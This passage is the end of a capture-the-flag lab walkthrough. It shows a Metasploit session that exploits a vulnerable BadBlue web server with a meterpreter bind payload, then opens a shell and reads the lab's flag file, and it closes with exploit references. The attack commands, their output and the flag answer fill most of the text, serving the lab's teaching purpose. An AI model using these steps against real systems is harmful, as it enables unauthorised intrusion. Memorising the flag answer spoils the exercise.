


```
msf6 > use exploit/windows/http/badblue_passthru
[*] Using configured payload windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.27.99
RHOSTS => 10.0.27.99
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Trying target BadBlue EE 2.7 Universal...
[*] Started bind TCP handler against 10.0.27.99:4444
[*] Sending stage (175174 bytes) to 10.0.27.99
[*] Meterpreter session 2 opened (10.0.23.180:49416 -> 10.0.27.99:4444) at 2021-04-07 17:05:20 +0530

meterpreter > 
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 12: Searching the flag.

Command: shell
cd /
dir
type flag.txt



```
meterpreter > shell
Process 3784 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\BadBlue\EE>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
04/07/2021  08:03 AM                32 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/07/2020  07:47 AM    <DIR>          Program Files
04/07/2021  08:01 AM    <DIR>          Program Files (x86)
11/07/2020  08:15 AM    <DIR>          Users
11/07/2020  12:42 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)  15,727,378,432 bytes free

C:\>type flag.txt
type flag.txt
c46d12f28d87ae0b92b05ebd9fb8e817
C:\>
```

This reveals the flag to us.

Flag: c46d12f28d87ae0b92b05ebd9fb8e817

References:

1. BadBlue Multiple Vulnerabilities (https://www.exploit-db.com/exploits/16806)
2. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
3. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru, https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)